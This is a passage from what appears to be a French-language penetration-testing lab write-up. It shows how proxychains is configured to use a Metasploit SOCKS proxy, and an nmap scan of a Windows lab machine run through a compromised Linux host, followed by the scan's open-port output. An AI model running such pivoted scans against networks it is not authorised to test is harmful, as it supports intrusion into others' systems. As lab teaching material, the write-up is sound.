┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/proxychains.conf
```

```
[ProxyList]
socks4 127.0.0.1 9050
```

On retourne dans metasploit et on lance notre nmap avec

```
msf auxiliary(server/socks_proxy) > proxychains nmap -Pn -sT 192.168.128.101
[*] exec: proxychains nmap -Pn -sT 192.168.128.101

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-28 06:08 EDT
```

Une multitude d'erreur apparaisse, je les ai coupés pour ne faire apparaitre que le résultat final :

```
Nmap scan report for 192.168.128.101
Host is up (0.012s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3000/tcp  open  ppp
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
5985/tcp  open  wsman
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8022/tcp  open  oa-system
8031/tcp  open  unknown
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
8443/tcp  open  https-alt
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 23.39 seconds
```

La machine Windows a donc été scanné à travers la machine Linux.